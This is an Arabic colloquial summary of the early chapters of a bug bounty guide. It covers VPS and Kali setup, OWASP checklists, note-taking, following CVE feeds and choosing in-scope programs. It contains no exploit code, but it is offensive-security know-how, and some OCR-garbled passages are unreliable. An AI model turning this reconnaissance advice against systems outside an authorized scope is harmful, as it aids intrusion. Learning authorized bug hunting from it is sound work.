

Easy wins

Bug Bounty Playbook

Alex Thomas AKA Ghostlulz

ملخص و مترجم
بالعربي

بسم الله الرحمن الرحيم

من أشهر الكتب في المجال

وهو كتاب Bug Bounty Playbook والذي تم ترشيحه بناء على رأي عدد كبير

من الأ - Bug Hunters اللي ناجحين في المجال دا والكتاب دا هيفهمك ايه هي العمليه اللي
بتحصل او ازاي الناس بتجيب ثغرات وہنتكلم في كل جزء وقدمه كويسيه لأي حد مبتدئ وان
شاء الله بعد قراءة الكتاب هيغير من تفكيرك عن البح باونتي وهينقالك لمستوي كويسيش ان شاء الله
في المجال

تم ترجمة وتلخيص الكتاب من قبل

Ahmed Hassan Karamay - @k4r4m4ny

Special Thanks To:

Muhammed Magdy - @0xmagdy

CHAPTER 1: PRE-GAME - INFRASTRUCTURE

المقدمة

في البدايه كدا علشان الهانت بتاعك يبقا ليه فايده لازم في الاول انك تعمل كذا حاجه علشان تقدر توصل لنتائج كويسيه ف علشان كدا هكلمك عن التخطيط وقبل كل حاجه تبني لنفسك بيئه عمل كويسيه ومن هنا ممكن تبدأ اللعبه بتاعتك وطبعا انا قولت كلمه لعبه لان ايوه الهانت يعتبر شئ ممتع ف خلينا نقول عليه لعبه زي ما الكتاب قال طيب ازاي هتلعب اللعبه بتاعتك لازم زي ما قولنا في الاول كل شئ يكون متخطط ومن هنا تبدأ ت execute اللعبه وتجيب ثغرات في بيئه العمل بتاعتك بتاعنك اللي هتبنيها علشان الهانت بتاعك يكون ناجح هشارك معاك رأي صاحب الكتاب و خبرته طبعاً

VIRTUAL PRIVATE SERVER (VPS)

فكره كويسيه ان انت بيعي عندك Vps تستخدeme في عمليه اختراق بتاعتك يعني مثلا خلينا نقول ان انت بتعمل test على ثغرات معينه بتطلب ان النظم بتاع التارجت يرد عليك او انه يـ call you back او برضه مثلا ممكن نقول interact with you طيب خلينا نقول مثال علشان نفهم ، ثغرات زي SSRF أو RCE او من الصعب ان انت تعمل الكلام دا عن طريق الفايروول بتاعك لانه هيحظر العمليه دي ف لازم تفتح بورت علشان يمرر الترافيك للجهاز بتاعك ف ف النهايه دي فكره سبيئه الحسن ان بيعي عندك vps يكون ليه ip public كدا من السهل ان انت تاخد عن طريق الباليودات اللي انت هنكتها كما ان الد هيوفر عليك وقت كبير response

من فين تجيب vps ؟

Google is Your Friend

اقتراحات :

[/https://aws.amazon.com](https://aws.amazon.com)
[/https://www.digitalocean.com](https://www.digitalocean.com)

VMware and Virtual box

تقدر تحملهم من هنا

<https://www.virtualbox.org/>
<https://www.vmware.com/>

بعد كدا هتبدأ تثبت التوزيعه علي النظم الوهمي ممكن تحمل اي توزيعه لينكس وبيقترح ليك في التوزيعه حمله من هنا built in kali Linux انك تحمل <https://www.kali.org/downloads/> او VMware او virtual box وتقدر طبعا تشفوف شروحات علي اليوتيوب ازاي تثبت الكالي علي

طيب لحد دلوقتي ايه النقط اللي اتكلمنا عنها ؟

- 1- getting your VPS
- 2- downloading kali to a VM

- 3- installing all of your tools
- 4- buying all of your API keys

CHAPTER 2: PRE-GAME - ORGANIZATION

لو انت بتفكر تستغل بطريقه احترافيه ف دا معناه انك لازم تكون منظم في الشغل بتاعك ممكن انت تقدر ايام او شهور شغال علي تارجت واحد بس بدون فايده وتحس انك مشتت وضائع و تايده في التارجت طبعا كله زي كدا بس اللي هيقال التشتت بتاعك دا ويعرفك انت اختبرت ايه وفوتت ايه هو الـ Check list ف علشان متضيعش وقتك علي الفاضي ف انك تكرر نفس الحاجه اللي انت عملتها قبل كدا تاني لازم يكون عندك check list وكل الادوات تبقا جاهزه ف مثلا ميكوشن قدامك طريقه لـ RCE بس فيه مشكله عنده لازم يكون يعني تحبيب VPS حوار بقا انك تدور علي حدوك دا ف لو انت طالب ممكن تحصل على 100 دولار مجاناً بطريقة معينه كدا ف YouTube is your friend او جوجل برضه عادي

الـ Hacking science فن عن لا بجد الـ hacking science مش شويه باليولدات بستخدمهم ف دلوقتي احنا بنتكلم عن العمليه او اللعبه بتاعك وازاي هتشتغل
نرجع لنقطة الـ check list

OWASP Checklist

<https://github.com/tanprathan/OWASP-Testing-Checklist>

دي ليسته رايقه وكبيره وبتغطي اجزاء كتير خصوصا لما تيجي تستغل مانوال ف نقطه ايه اللي انت عملته تست وایه اللي انت تحتاج ترجع ليه تاني لو متعمقتش وقتها واقفلت مثلا وانت بتعمل تست في جزء معين ف قررت انك هتسبيه وترجعله لما تبقا رايق

وممكن طبعا من خبرتك مع الوقت بيقا عندك الـ check list الخاصه بيـك
الـ bij باونتي ممكن تقضي ممكن تقضي تست لمده اسابيع ان مكانش شهور علي تارجت واحد زي مثلا بشمهندس ابراهيم حجازي في سنه من السنين كان مش بيعمل تست غير علي ياهو وتصنف وقتها عليهم داشي عظيم جدا وخير مثل الكلام دا

كمان حاجه مهمه جدا هي ان الدماغ البشري ربنا خلقه لينا علشان تبتكريبه افكار مش تخزن فيه افكار
“Your mind is for having ideas not holding them”

	A	B	C	D	E
1	OWASP: Testing Guide v4 Checklist				
2					
3					
4	Information Gathering	Test Name	Description	Tools	Result
5	OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Use a search engine to search for Network diagrams and Configurations, Credentials, Error message content. Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits. Using "HTTP header field ordering" and "Malformed requests test".	Google Hacking, Sitedigger, Shodan, FOCA, Punkspider	Pass
6	OTG-INFO-002	Fingerprint Web Server		Httpprint, Httprecon, Dnsenumscans	Issues
7	OTG-INFO-003	Review Webserver Metatags for Information Leakage	Analyze robots.txt and identify <META> Tags from website.	Browser, curl, wget	Issues
8	OTG-INFO-004	Enumerate Applications on Webserver	Find applications hosted in the webserver (Virtual hosts/Subdomain), non-standard ports, DNS zone transfers.	Webhosting.info, dirrecon, Nmap, fierce, Recon-ng, Intrigue	Pass
9	OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	Find sensitive information from webpage comments and Metadata on source codes.	Browser, curl, wget	Not Started
10	OTG-INFO-006	Identify application entry points	Identify from hidden fields, parameters, methods HTTP header analysis	Burp proxy, ZAP, Tamper data	Not Started
11	OTG-INFO-007	Map execution paths through application	Map the target application and understand the principal workflows.	Burp proxy, ZAP	Not
12	OTG-INFO-008	Fingerprint Web Application Framework	Find the type of web application framework/CMS from HTTP headers, Cookies, Source code, Specific files and folders.	Whatweb, BlindElephant, Wappalyzer	Not Started
13	OTG-INFO-009	Fingerprint Web Application	Identify the web application and version to determine known vulnerabilities and the appropriate exploits.	Whatweb, BlindElephant, Wappalyzer, CMSmap	Started
14	OTG-INFO-010	Map Application Architecture	Identify application architecture including Web language, WAF, Reverse proxy, Application Server, Backend Database	Browser, curl, wget	Not Started
15	Configuration and Deploy Management Testing	Test Name	Description	Tools	Result
16	OTG-CONFIG-001	Test Network/Infrastructure Configuration	Understand the infrastructure elements interactions, config management for software, backend DB server, WebDAV, FTP in order to identify known vulnerabilities.	Nessus	Not Started
+ Testing Checklist Summary Findings Risk Assessment Calculator References Explore					


Taking Notes

طبعاً الجزء دا ناس كتير مش يتحبه او بتكرر خلينا نقول كدا ودا شئ مش حلو خالص و هيخليلك تنسي بسرعه ف انا اي حاجه بتعلمهها لازم اكتبها notes ولو حتي ارجعلها بعد زمن يمكن مش فاكر جزء معيين زي مثلاً انت عملت تست في حته معينه في سكوب كبير من شهرين تلاته وعاوز تفتكرا انت كنت واحد نوتس

هناك ازاي ممكن تربطها ب الموقف اللي انت فيه مثل تاني دلوقتي انت بتعمل حاجه اسمها GitHub recon وشوفت IP او creds لتسجيل الدخول او اي بيانات تقدر تستخدمها في الريكون بتعالك وخلينا تكلم عن حاجه صغيره منهم زي مثلاً admin - admin - password او admin - user ودي اسمها default creds وممكن تلاقي حاجات اكتر بكثير وتلاقي بيانات تسجيل دخول للأدمين مثلاً او لاي موظف هنا الخ ... ف انت تجاهلت الموضوع دا لأنك مش عارف تستخدم ال creds وهي و هو وبانت بتعمل Enum subdomain فيه subdomain موجود فيه admin panel كل حاجه منفتح ايه اللي هيحصل هنا؟ هتسبيها بعد ما تعبي فيها وو قت راح عليها صح؟ لكن لو كنت عملت note ان فيه GitHub كان زمانك بسرعه روح ت لينك اللي في GitHub بعدها هتوفر علي نفسك وقت بدا ما تفضل تفررررر في الا history ف الملاحظات مفيده دائمآ

مش معنی كدا اني بقولك انك تحط كل خطوه تعملها يعني لا كمان حاجه هنا مهمه ان انت تحط التراك بتراك اللي انت ماضي عليه وانت شغال ودا ممكن انت تعمله عن طريق ال check list الموجوده في نوشان

تقدير تستخدم ال To Do list عن طريق انك تحط ال OWASP Check list ولكن نشون بتسمح لينا اننا نستخدم طريقة Kanban boards واللي هي بالمناسبه اسهل بكثير



نرجع تاني للنقطه اللي كنا بنتكلم عنها وهي النقطه بتاعه Logs

زي ما احنا عارفين ال burp suite logs بتتوفر الخاصيه دي وفيه تفاصيل كتير اكتر من انك تاخذ notes الحكايه دي المهم ان ال logs دي هتوفرك بانك تشوف كل الريكيوستات اللي المت صفح بتاعك عملها وانت عملت ايه وكذا ف علشان تعرف انت عملت ايه في ال engagement من كام شهر مثلاً لو التارikh اللي انت كنت شغال عليه طبعاً انت تشتغل عليه تاني ف لازم تربط الجزء دا واكيد مش هترجع تبدأ من الاول عندك بقا ال logs دي هتقولك انت عملت ايه بالضبط وكمان بسهولة ممكن ترجع للنقطه اللي انت كنت شغال عليها وترجع الترافيك بتاعك تاني توفر الوقت والجهد و تخليك متكررsh نفس اللي انت عملته قبل كدا Burp Suite Logs

ف ابحث عن ال Burp Suite Logs وازاي تستخدمنها بوضوح اكتر

CHAPTER 3: PRE-GAME - KNOWLEDGE BASE

بداية كدا لازم تعرف ان

الـ Offensive security, hacking, bug bounty hunting, penetration testing

بعيداً عن المسمى اللي هتقوله طبعاً وبعيداً عن الاختلافات الجزرية اللي بينهم ف خلينا نتكلم عن الارتباط اللي بينه م بس مش اكتر كل يوم فيه New exploits وكمان methodologies وtechnologies infosec community ف لازم تبقا up to date ديده مهمه ومن المهم انك تبقا infosec community متابع لـ CVEs و استغلال ليها و مين تتابع وفيين تسأل على سؤالك

ف هنركز دلوقتي علي الجزء بتاع CVE Feed
CVE → Common Vulnerabilities and Exposures

ازاي تبقا من اوائل الناس اللي تعرف ان فيه CVE جديده او duplicates طيب خدتها قاعده عندك من دلوقتي في البح ياونتي علشان تتجنب ال او تقلل فرصتك انك تاخذ دبلكيت يعني بمعني اصح وهي انك مش هتاخذ فلوس لو انت طلعت ثغره فقط ...
لازم ميكونش حد بلغها قبلك فعلشن كدا لازم تكون من اوائل الناس اللي تلاقيهما

NIST :
The National Institute of Standards and Technology (NIST)

Q Search Results (Refine Search)

Search Parameters:


- Results Type: Overview
- Search Type: Search All

There are 124,577 matching records.
Displaying matches 1 through 20.

Vuln ID	Summary	CVSS Severity
CVE-2019-17611	HongCMS 3.0.0 has XSS via the install/index.php tableprefix parameter. Published: October 16, 2019; 06:15:10 PM -04:00	(not available)
CVE-2019-17610	HongCMS 3.0.0 has XSS via the install/index.php dbpassword parameter. Published: October 16, 2019; 06:15:10 PM -04:00	(not available)
CVE-2019-17609	HongCMS 3.0.0 has XSS via the install/index.php dbusername parameter. Published: October 16, 2019; 06:15:10 PM -04:00	(not available)

هنا تبقا ملم بكل الثغرات اللي بتنزل اول باول ممكن تبحث
طبعاً يدوياً هنا في الكم دا كله من البيانات الموجودة هنا :
<https://nvd.nist.gov/vuln/search>

Twitter :
طيب بالنسبة للتويتر ف صاحب الكتاب ذكر هنا
يتابع الحساب دا لو انت نشيط يعني علي تويتر وخد بالك دي من اهم الحاجات اللي انت لازم تعمله
ا انك تتابع برضه الهاشتاج دا
#bugbountytips
علي تويتر حاجه بجد جمدان



طیب دلوقتی ازای ت automateالجزء الخاص بالبحث في NIST

Figure 6: Twitter post of a Joomla CVE with POC

ابحث في تويتر على كلمة CVE وها تلاقى الكتير من الناس اللي بتنشر عنها وكمان بتشرحها

GitHub :

زي ما انت عارف ان المشكله في الا CVEs الجديد اللي بتنزل وهي ان مفيش
ناس كتير بيكونوا عاملين ليها POC بالطالي هتعوز تكتب ليها استغلال
ولو مش هتعرف ف هتأخر عيال ما ينزل ليها Public Exploit
دايميا او في الغالب بتنزل علي github فكره كويسيه لما تيجي تبحث عن استغلال معين تبحث في
تلقي حاجه جديد نزلت يعني

RSS Feeds :

هنا هقولك كام حاجه قبل ما انتقل على ال RSS feed

اڳو، ٻعن، اهه Web Feed


مبدئياً كده بيكون داخل الـ `www` news feed أو `web feed` فيه حاجه اسمها

ويعبّر عن تنسيق للبيانات يتم استخدامه في توفير للمستخدمين المحتوى اللي يبيّن لهم التحديثات الموقعة والتطبيقات الشكل، موحد

الموضوع موجود على ويكيبيديا بشكل اكبر بس دي ننده عن الموضوع دلوقتي
المهم معرفتك للحاجة دي هتخليك تتعرف على تكنيات ومي ثيدلوجيز وثغرات بيتم استخدامها في الوقت الحالي

inoreader : اهے طب نعنع

RSS reading tool هي عبارة عن أداة تستخدم في اغلب المنصات وكمان تقدر تستخدمها على جهازك و موب ايـلـكـ بـرـضـهـ عـن طـرـيقـ اـبـلـكـيـشنـ فـتـقـدـرـ تـوـصـلـهـاـ مـنـ كـنـاـ مـكـانـ يـعـنـيـ الـمـهـمـ اـنـهـ بـتـسـمـحـلـكـ اـنـكـ تـبـقـاـ real updated بالـاـيـاـ اـنـتـ فـيـ دـلـوقـتـيـ يـعـنـيـ اـنـشـالـلـهـ فـيـ الـهـنـدـ عـادـيـ هـe time



و دي عباره عن اداه علشان تعمل ليك كدا نيجي للجزء اللي هيخليلك تفهم الكلام دا كله بشكل عملني

Hackerone Hacktivity

اما بتقدم ريبورت لهاكرون عادة يعني ينزل في <http://rss.ricterz.me/hacktivity> ودا مصدر لذين اوي لي

ك علشان تشوف الناس بتلاقي ايه هناك

Name	Website	Description
Hackerone Hacktivity	http://rss.richterz.me/hacktivity	When you submit a bug bounty report it can end up on the hacktivity feed. These are great resources to see what people are actively finding
Hackerone Blog	https://medium.com/feed/tag/hackerone	Hackerones blog can be a great resource for new information relevant to the bug bounty field.
NIST CVE ALL	https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss.xml	NIST has a repository of CVEs and this feed will alert you to any new ones. You should be checking this every day.
NIST CVE Analyzed	https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss-analyzed.xml	NIST has a repository of CVEs and this feed will alert you to any new ones. You should be checking this every day.
Bug Bounty Writeups	https://medium.com/feed/bugbountywriteup	This is a feed of bug bounty writeups.
Port Swigger	http://blog.portswigger.net/feeds/posts/default	This team is constantly producing high quality blogs. They are the creator of Burp Suite and you defiantly want to be following them.

Reddit Netsec	http://www.reddit.com/r/netsec/.rss	Reddit needs no introduction. This is one of the best places to get info sec news.
Threat Post	http://threatpost.com/feed/	This feed is about cyber security news and events.

ف هي طريقة كويسيه اوكي انك تبقي مطلع على الاخبار اللي بتحصل اول باول ولو فيه cve جديده نزلت هتفج الرادار

يا باشا وتشوف وفحاول اختصر علي قد ما أقدر في الجزء بتاع السوشيال ميديا اللي هيجي دا علشان بيديه مش

محتاج شرح وهما

SOCIAL MEDIA :

Tweetdeck
<https://tweetdeck.twitter.com/>

هنا تابع الناس اللي Active في التويتر
 التول دي معموله علشان تنظيم التوييرات و علشان آلو بتتوه في ال tabs

The screenshot shows a Tweetdeck interface with three columns. Column 1: Search for #bugbountytip, showing a tweet from bugbountytip (@a_l_e_r_t_1_) about hacking together. Column 2: Bugbounty_users, showing a tweet from Elliot Alderson (@fs0c131y) about a subdomain issue. Column 3: Search for cve poc, showing a tweet from Sean Harris (@InfoSecHotSpot) about a Chrome exploit. The interface includes a sidebar with pinned accounts like bugbountytip, Bugbounty_users, cve poc, etc.

Reddit

<https://www.reddit.com/r/netsec/>

من الحاجات اللي تحطها في الرادار بتعاك

others

زي مثلا جروبات التليجرام وجروب بشمهندس ابراهيم حجازي علي فيسبوك وهكذا

<https://www.facebook.com/groups/pentesting4arabs>

CHAPTER 4: BUG BOUNTY 101PICKING THE PLATFORM

زي ما واضح كدا انت مفروض مجهز نفسك كويس انك تبدأ تهانت وتجيب ثغرات ومتفكرون كتير انك تبدأ المفروض انك بدأت المجال دا علشان بتحبه وعندك شغف ف الشغف دا لازم توظفه دلوقتي وهي المرحله اللي انت بتستمتع بيها وهي الهانت او الهاكينج ف المهم اول حاجه بتختار المنصه اللي هتشتغل عليها وفيه عندك كذا حاجه منهم Bugcrowd و Hackerone طيب وبتبدأ تشوف الـ programs اللي هتختار منهم التارجت زي ما صاحب الكتاب موضح في الصور ودي المواقع اللي مسموح ليها تعمل عمليه اختراق عليهم بس بشرط وهو انك تقرأ الـ policy بتاعتهم

وانك برضه تشوف الـ scope بتاعتهم ازاى وايه الثغرات اللي مش هيقبلوها ؟ ازاى يعني ابقي جايip ثغره ول يكن clickjacking مثلًا وابلغها ويقولو ليا مش هتقبل لانك بخالف الـ policy بتاعتنا !

وجايز يخصموا منك نقط كمان وحافظا على وقتك ومجهودك مسموح لك انك تدور في الـ Scope فقط

The screenshot shows the 'Directory' section of the HackerOne website. On the left, there are filters for 'Program features' (IBB, Offers bounties, High response efficiency, Managed by HackerOne, Active program) and 'Asset type' (Any, CIDR, Domain, iOS: App Store, iOS: Testflight, iOS: ipa). On the right, a table lists five targets:

Program	Launch date	Reports resolved	Bounties minimum	Bounties average
Top Echelon Software	10/2019	11	-	-
Coda	10/2019	23	\$50	\$150
AODocs	10/2019	1	-	-
JNJ Mobile	10/2019	4	-	-
Tumblr	10/2019	75	-	\$100

The screenshot shows the 'Rewards' section of the Coda program page. It displays reward levels and amounts:

- Critical (9.0 - 10.0): \$1,500
- High (7.0 - 8.9): \$750
- Medium (4.0 - 6.9): \$300
- Low (0.1 - 3.9): \$150

Text below states: "Our rewards are based on severity per CVSS (the Common Vulnerability Scoring Standard). Please note these are general guidelines, and that reward decisions are up to the discretion of Coda."

At the bottom, it says "Last updated on August 26, 2019. [View changes](#)".

The 'Policy' section includes a statement: "Coda looks forward to working with the security community to find vulnerabilities in order to keep our businesses and customers safe."

Response Targets

Coda will make a best effort to meet the following response targets for hackers participating in our program:

- Time to first response (from report submit) - 2 business days
- Time to triage (from report submit) - 2 business days

ونفس الكلم ينطبق على BugCrowd وكمان برضه خد بالك ان مش كل المنصات بتدفع فلوس يعني ممكن تهافت في شركه زي سوني وتحجي تبلغ حاجه يدولك عليها swagswalali هو ممكن يكون تيشيرت او اي مكافئه ماديه غير الفلوس و دي حاجه محفزه وهتفيدك انك اول كام ريبورت يبقي في منصات

مش بتدفع فلوس وطبعاً فيه كذارأي ناس بتقولك اشتغل على سكوب كبيرو ناس تقولك اشتغل على سكوب صغير في الموضع دا تحت بس انت اتقن شويه يلا نكمـل

Program Name	New	Bug Bounty	Swag	Hall of Fame	Submission URL
(ISC) ²	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			
.nz Registry	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			
0x Project	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			
123 Contact Form	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			

PICKING THE RIGHT TARGET

ازاي تختار ال target المناسب ليك او انت اختارت التارجت الخطأ ودا هيقلل نسبة حصولك على ثغرات فلازم تشوف التارجتس اللي فيها فرصه اكبر حتى انك تجيب الثغرات دي

ودا هيكون عن طريق كذا حاجه منهم الـ Scope والـ Age والـ Pay out

طيب الـ Scope :

خلينا نقول ان "التارجت كل ما يقل السكوب اللي مسموح ليك انك تدور فيه كل ما تقل فرصتك انك تجيب ثغرات" ايوه علاقه طريده واكيد العكس كل ما يزيد الـ Domains اللي هتدور فيه هيزيد الـ subdomains و هيزيد الـ endpoints و هيزيد الـ Age طيب الـ :

هل عمر الشركه هيفرق ؟ اه ببساطه لأن الشركات القديمه دايما او نسبة انها تكون بستعمل تكنولوـجيـا قديـمـا اـكـبـرـا بـمـعـنـيـا ان مـمـكـنـا تـلـقـيـا الدـوـمـينـا الفـلـانـيـا بـيـسـتـعـمـلـا اـصـدـارـا قـدـيمـا مـثـلـا مـنـ الـابـاتـشـيـا فـانتـ لما تـيـجيـيـ تـسـكـانـ الدـوـمـينـا

هيطلع فيه ثغرات لأن كل يوم بيكون فيه ثغرات وهكذا دا مثال بسيط مثال تاني

ممـكـنـ تـجـيـبـ XSSـ معـ انهـ مـمـكـنـ يـكـونـ بـيـفـلـتـرـ الـ <ـ >ـ "ـ "ـ فـ عنـ طـرـيقـ بـايـلـودـ معـيـنهـ

لـماـ تـبـحـثـ عـنـ ثـغـرـاتـ المـكـتبـهـ دـيـ هـفـتـعـرـفـ تـخـليـ الـبـايـلـودـ يـشـتـغلـ

طيب الـ Pay out :
 لو نت من النوع اللي مش بيهم بالفلوس ف القسم دا مش ليك ولو مهتم زي كلنا يعني احنا مش هن
 شتغل بيلاش .. لا صباح الفل
 ف الفكره انك لو عاوز تتقاضي مكافئه على الثغرات اللي تطلعها ف اختار الشركات اللي بتدفع اعلى
 يبقي ابحث عن شركه shopify بالمناسبه :
 فيه شركه ممكن تديلك 1000 دولار علي ثغره معينه ف حين شركه تانيه البرنامج بتاعهم بيدفع

50 دولار بس فعادي يعني
 هنا اعتقاد كفايه كلام عن الابدaiات ونبأ بقا فالجد

بس خليني اعمل معاك حاجه انا بحب اعملها دايما وهي اني الم النقاط اللي اتكلمت عنهم بالترتيب كدا
 علشان تبقا منظم الدنيا ومتتوهش مني


اتكلمنا عن :
 مقدمه للج باونتي
 ازاي تهيئ النظام اللي تستغل عليه
 ليه يكون عندك vps
 ايه المواصفات اللي تكون في جهازك ؟ او المواصفات المناسه
 الـ VMware والـ virtual box وليه يفضل انه يكون كالي لينكس
 اهميه الـ owasp check list وتم ترشيح check list
 اهميه الملاحظات في العمليه بتاعتكم
 ليه تستخدم نوشن وتثبت wiki page عليها بالشكل اللي انت شوفته
 اهميه الـ logs وفي عملية اختبار الاختراق بتاعتكم
 يعني ايه CVEs وازاي تبقا من اوائل الناس اللي توصل ليها و ما هي NIST
 ازاي تربط موضوع الـ CVEs و Github و Twitter
